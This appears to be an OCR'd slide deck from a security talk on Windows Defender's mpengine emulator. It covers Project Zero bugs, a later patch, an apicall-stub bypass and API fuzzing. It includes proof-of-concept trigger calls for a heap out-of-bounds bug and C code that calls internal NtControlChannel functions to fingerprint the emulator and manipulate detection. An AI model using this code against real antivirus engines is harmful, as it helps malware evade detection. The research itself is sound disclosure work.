
```
case 0x12:
  vticks.m_vticks = 1536;
  if ( v1 )
    DT_context::load_microcode(v1, Params[1], v->sehhandler);
  else
    HIDWORD(v1) = 1;
  pe_set_return_value(v, SHIDWORD(v1));
  goto retn;
```




```
if ( ecntCopy )
{
  mappedMem = (this0->m_pvmm->vfptr->mmap64)(
                this0->m_pvmm,
                this0->m_ucode_table,
                HIDWORD(this0->m_ucode_table),
                8 * ecntCopy,
                1);
  if ( mappedMem )
  {
    if ( 8 * ecntCopy )
    {
      pCurrentEntry = (mappedMem + 1);
      count = ((8 * ecntCopy - 1) >> 3) + 1;
      do
      {
        val = *pCurrentEntry;
        if ( *(pCurrentEntry - 1) )
          val |= 0x100u;
        pCurrentEntry += 8;
        this0->m_ucode_avail[val >> 3] |= 1 << (val & 7);
        --count;
      }
      while ( count );
    }
  }
}
```

Tavis’ `NtControlChannel` Bug

`NtControlChannel(0x12,...)`



```
if ( ecntCopy )
{
  mappedMem = (this0->m_pvmm->vfptr->mmap64)(
                this0->m_pvmm,
                this0->m_ucode_table,
                HIDWORD(this0->m_ucode_table),
                8 * ecntCopy,
                1);
  if ( mappedMem )
  {
    if ( 8 * ecntCopy )
    {
      pCurrentEntry = (mappedMem + 1);
      count = ((8 * ecntCopy - 1) >> 3) + 1;
      do
      {
        val = *pCurrentEntry;
        if ( *(pCurrentEntry - 1) )
          val |= 0x100u;
        pCurrentEntry += 8;
        this0->m_ucode_avail[val >> 3] |= 1 << (val & 7);
        --count;
      }
      while ( count );
    }
  }
}
```




```
case 0x12:
  vticks.m_vticks = 1536;
  if ( v1 )
    DT_context::load_microcode(v1, Params[1], v->sehhandler);
  else
    HIDWORD(v1) = 1;
  pe_set_return_value(v, SHIDWORD(v1));
  goto retn;
```


`count` is user controlled

Tavis' NtControlChannel Bug

NtControlChannel(0x12,...)




```
if ( ecntCopy )
{
  mappedMem = (this0->m_pvmm->vfptr->mmap64)(
                this0->m_pvmm,
                this0->m_ucode_table,
                HIDWORD(this0->m_ucode_table),
                8 * ecntCopy,
                1);
  if ( mappedMem )
  {
    if ( 8 * ecntCopy )
    {
      pCurrentEntry = (mappedMem + 1);
      count = ((8 * ecntCopy - 1) >> 3) + 1;
      do
      {
        val = *pCurrentEntry;
        if ( *(pCurrentEntry - 1) )
          val |= 0x100u;
        pCurrentEntry += 8;
        this0->m_ucode_avail[val >> 3] |= 1 << (val & 7);
        --count;
      }
      while ( count );
    }
  }
}
```



```
case 0x12:
  vticks.m_vticks = 1536;
  if ( v1 )
    DT_context::load_microcode(v1, Params[1], v->sehhandler);
  else
    HIDWORD(v1) = 1;
  pe_set_return_value(v, SHIDWORD(v1));
  goto retn;
```

count is user controlled



```
if ( !ecntCopy )
  return 0;
if ( ecntCopy > 0x1000 )
  return 0;
mappedMem = (*(**(this0 + 3507) + 8))(*(this0 + 3507), v7, HIDWORD(v7), 8 * ecntCopy, 1);
if ( !mappedMem )
  return 0;
if ( 8 * ecntCopy )
{
  pCurrentEntry = (mappedMem + 1);
  count = ((8 * ecntCopy - 1) >> 3) + 1;
  do
  {
    val = *pCurrentEntry;
    if ( *(pCurrentEntry - 1) )
      val |= 0x100u;
    pCurrentEntry += 8;
    *(this0 + (val >> 3) + 13803) |= 1 << (val & 7);
    --count;
  }
  while ( count );
}
return 1;
```


Patched with max 0x1000 count check

Tavis' `VFS_Write` Bug

Heap OOB r/w: buffer gets extended to offset, but no space is allocated for it. r/w at arbitrary offsets then possible

```
VFS_Write(
    unsigned int hFile,
    char * pBuffer,
    unsigned int nBytesToWrite,
    unsigned int nOffset,
    unsigned int * pBytesWritten
);
```

```
VFS_Write(Handle, Buf, 0, 0xffffffff, 0);
VFS_Write(Handle, Buf, 0x7ff, 0x41414141, 0);
```




```
char __usercall VFS_Write@<al>(VirtualFS *vfs@<ecx>, unsigned int hFile@<edx>, char *pBuffer, unsigned int nBytesToWr
{
  VirtualFS *v6; // edi
  void *__formal; // [esp+18h] [ebp-18h]

  __formal = hFile;
  v6 = vfs;
  if ( vfs->vfptr->getWriteFailCount(vfs) >= 5 || !v6->vfptr->write(v6, __formal, pBuffer, nBytesToWrite, nOffset) )
    return 0;
  if ( pBytesWritten )
    *pBytesWritten = nBytesToWrite;
  v6->vfptr->writeFailed(v6, 0);
  return 1;
}
```

Outline

1. Introduction
2. Tooling & Process
3. Reverse Engineering
4. Vulnerability Research
    a. Understanding P0’s Vulnerabilities
    b. Bypassing Mitigations With `apicall` Abuse
    c. Fuzzing
5. Conclusion

Locking Down `apicall`




```
aX64            db '{x64}',0                  ; DATA XR
                align 4
aPea_invalid_ap db 'pea_invalid_apicall_opcode',0
                                              ; DATA XR
                align 4
aKernel32_dll_0 db 'kernel32.dll',0           ; DATA XR
```

New AV heuristic trait added

`is_vdll_page` call added to `__call_api_by_crc` in 6/20/2017 `mpengine.dll` build - is the `apicall` instruction coming from a VDLL?

Can't just trigger `apicall` from malware `.text` section or otherwise malware-created memory (eg: rwx allocation) anymore



```
if ( !*(v_pe_vars + 167453) )
{
  LODWORD(page) = v6;
  if ( is_vdll_page(v_alias, page) && (!mmap_is_dynamic_page(v_alias, *(&v26 - 1)) || nidsearchrecid(v29) != 1) )
  {
    if ( !*(v_pe_vars + 167454) )
    {
      qmemcpy(&dst, &NullSha1, 0x14u);
      v15 = *v_pe_vars;
      MpSetAttribute(0, 0, &dst, 0, *(&v27 - 1));
      *(v_pe_vars + 167454) = 1;
    }
    return 0;
  }
}
v16 = &syscall_table;
do
{
  v17 = &v16[2 * (v13 / 2)];
  if ( *(v17 + 4) >= v29 )
  {
```

If `apicall` did not come from a VDLL, set a heuristic and deny it


Proceed with processing if `apicall` is ok

Bypass

- `apicall` stubs are located throughout VDLLs
- They can be located in memory and called directly by malware, with attacker controlled arguments
  - Passes `is_vdll_page` checks

Response from Microsoft: “We did indeed make some changes to make this interface harder to reach from the code we’re emulating -however, that was never intended to be a trust boundary.

Accessing the internal APIs exposed to the emulation code is not a security vulnerability…”




```
text:7C816E1E 8B FF                                   mov     edi, edi
text:7C816E20 E8 00 00 00 00                          call    $+5
text:7C816E25 83 C4 04                                add     esp, 4
text:7C816E28 0F FF F0 3C 28 D6 CC                    apicall ntdll!VFS_SetLength
text:7C816E2F C2 08 00                                retn    8
text:7C816E32                          ; ---------------------------------------
text:7C816E32 8B FF                                   mov     edi, edi
text:7C816E34 E8 00 00 00 00                          call    $+5
text:7C816E39 83 C4 04                                add     esp, 4
text:7C816E3C 0F FF F0 41 3B FA 3D                    apicall ntdll!VFS_GetLength
text:7C816E43 C2 08 00                                retn    8
text:7C816E46                          ; ---------------------------------------
text:7C816E46 8B FF                                   mov     edi, edi
text:7C816E48 E8 00 00 00 00                          call    $+5
text:7C816E4D 83 C4 04                                add     esp, 4
text:7C816E50 0F FF F0 FC 99 F8 98                    apicall ntdll!VFS_Read
text:7C816E57 C2 14 00                                retn    14h
text:7C816E5A                          ; ---------------------------------------
text:7C816E5A 8B FF                                   mov     edi, edi
text:7C816E5C E8 00 00 00 00                          call    $+5
text:7C816E61 83 C4 04                                add     esp, 4
text:7C816E64 0F FF F0 E7 E3 EE FD                    apicall ntdll!VFS_Write
text:7C816E6B C2 14 00                                retn    14h
text:7C816E6E                          ; ---------------------------------------
text:7C816E6E 8B FF                                   mov     edi, edi
text:7C816E70 E8 00 00 00 00                          call    $+5
text:7C816E75 83 C4 04                                add     esp, 4
text:7C816E78 0F FF F0 1D 86 73 21                    apicall ntdll!VFS_CopyFile
text:7C816E7F C2 08 00                                retn    8
text:7C816E82                          ; ---------------------------------------
text:7C816E82 8B FF                                   mov     edi, edi
text:7C816E84 E8 00 00 00 00                          call    $+5
text:7C816E89 83 C4 04                                add     esp, 4
text:7C816E8C 0F FF F0 B1 0D B0 47                    apicall ntdll!VFS_MoveFile
text:7C816E93 C2 08 00                                retn    8
text:7C816E96                          ; ---------------------------------------
text:7C816E96 8B FF                                   mov     edi, edi
text:7C816E98 E8 00 00 00 00                          call    $+5
text:7C816E9D 83 C4 04                                add     esp, 4
text:7C816EA0 0F FF F0 4A BD 6E C0                    apicall ntdll!VFS_DeleteFile
text:7C816EA7 C2 04 00                                retn    4
```

Bypass Example 1

OutputDebugStringA can be normally hit from kernel32, so this is ultimately just a unique way of doing that

```
VOID OutputDebugStringA_APICALL(PCHAR msg)
{
    typedef VOID(*PODS)(PCHAR);
    HMODULE k32base = LoadLibraryA(“kernel32.dll”);
    PODS apicallODS = (PODS)((PBYTE)k32base + 0x16d4e);
    apicallODS(msg);
}
```

Kernel32 base offset: 0x16d4e



```
apicall_kernel32_OutputDebugStringA proc near
                                        ; CODE XREF:
                mov     edi, edi
                call    $+5
                add     esp, 4
                apicall kernel32!OutputDebugStringA
                retn    4
apicall_kernel32_OutputDebugStringA endp
```

Comes from kernel32 VDLL, so passes is_vdll_page checks

Bypass Example 2


NtControlChannel should not be exposed to malware running inside the emulator

```
VOID NtControlChannel_APICALL()
{
    typedef VOID(*PNTCC)(DWORD, PVOID);
    HMODULE k32base = LoadLibraryA("kernel32.dll");
    PNTCC apicallNTCC = (PNTCC)((PBYTE)k32base + 0x52004);
    apicallNTCC(0x11, "virut_body_found");
}
```

Kernel32 base offset: 0x52004

NtControlChannel(0x11,"virut_body_found") triggers immediate malware detection

Comes from kernel32 VDLL, so passes is_vdll_page checks



```
apicall_kernel32_NtControlChannel proc near
                                        ; CODE )
                                        ; MpSta
                mov     edi, edi
                call    $+5
                add     esp, 4
                apicall ntdll!NtControlChannel
                retn    8
apicall_kernel32_NtControlChannel endp
```

Demo

`apicall` abuse

`apicall`
Bypass Implications

Fingerprint and manipulate the analysis environment and malware detection heuristics (`NtControlChannel`, `MpReportEvent`)

Access to an attack surface with a known history of memory corruption vulnerabilities

Seems very difficult to mitigate against abuse


1	set attribute `set_static_unpacking`	14	get arbitrary attribute substring
2	delete attribute store `pea_disable_static_unpacking`	15	set `pe_vars_t->max_respawns` value
3	get `mpengine.dll` version number	16	modify register state (?)
4	set attribute `set_pea_enable_vmm_grow`	17	set arbitrary attribute
5	set attribute `set_pea_deep_analysis`	18	load microcode
6	set attribute `set_pea_hstr_exhaustive`	19	set breakpoint
7	set attribute `set_pea_aggressiveimport`	20	retrieve `get_icnt_inside_loop` value
8	set attribute `set_pea_skip_unimplemented_opc`	21	some sort of domain name signature check
9	set attribute `pea_skip_unimplemented_opc`	22	set `pe_vars_t->internalapis`
10	set attribute `set_pea_disable_apicall_limit`	23+24	`switch_to_net32_proc` (.NET)
11	get arbitrary attribute	25	get arbitrary pe attribute by number
12	check if malware is packed with a given packer	26-31	unimplemented
13	set attribute `pea_disable_seh_limit`	32	`scan_msil_by_base`

Outline


1. Introduction
2. Tooling & Process
3. Reverse Engineering
4. Vulnerability Research
    a. Understanding P0’s Vulnerabilities
    b. Bypassing Mitigations With `apicall` Abuse
    c. Fuzzing
5. Conclusion

Fuzzing Emulated APIs

- Create a binary that goes inside the emulator and repeatedly calls hooked `WinExec` function to request new data, then sends that data to functions with native emulations
- Buffers in memory passed to external hook function to populate with parameters
- Could do fuzzing in-emulator too, but this is easier for logging results



```
case ParamTypeDWORD32:
    fuzzParam->Params[i].RawParam = GetFuzzDWORD();
    elog(S_INFO, "\t%d DWORD RawParam: 0x%llx", i, currentParam->RawParam);
    flog(fuzzParam->Init.logfiletest, "\tDWORD: 0x%llx\n", currentParam->RawParam);
    break;

case ParamTypeWORD16:
    fuzzParam->Params[i].RawParam = GetFuzzWORD();
    elog(S_INFO, "\t%d WORD RawParam: 0x%x", i, currentParam->RawParam);
    flog(fuzzParam->Init.logfiletest, "\tWORD: 0x%x\n", currentParam->RawParam);
    break;

case ParamTypeBYTE8:
    fuzzParam->Params[i].RawParam = GetFuzzBYTE();
    elog(S_INFO, "\t%d BYTE RawParam: 0x%x", i, currentParam->RawParam);
    flog(fuzzParam->Init.logfiletest, "\tBYTE: 0x%x\n", currentParam->RawParam);
    break;

case ParamTypeINVALID:
default:
    elog(S_ERROR, "\t%d UNKNOWN 0x%x", i, currentParam->Type);
    fuzzParam->KillSelf = 1;
    break;
```



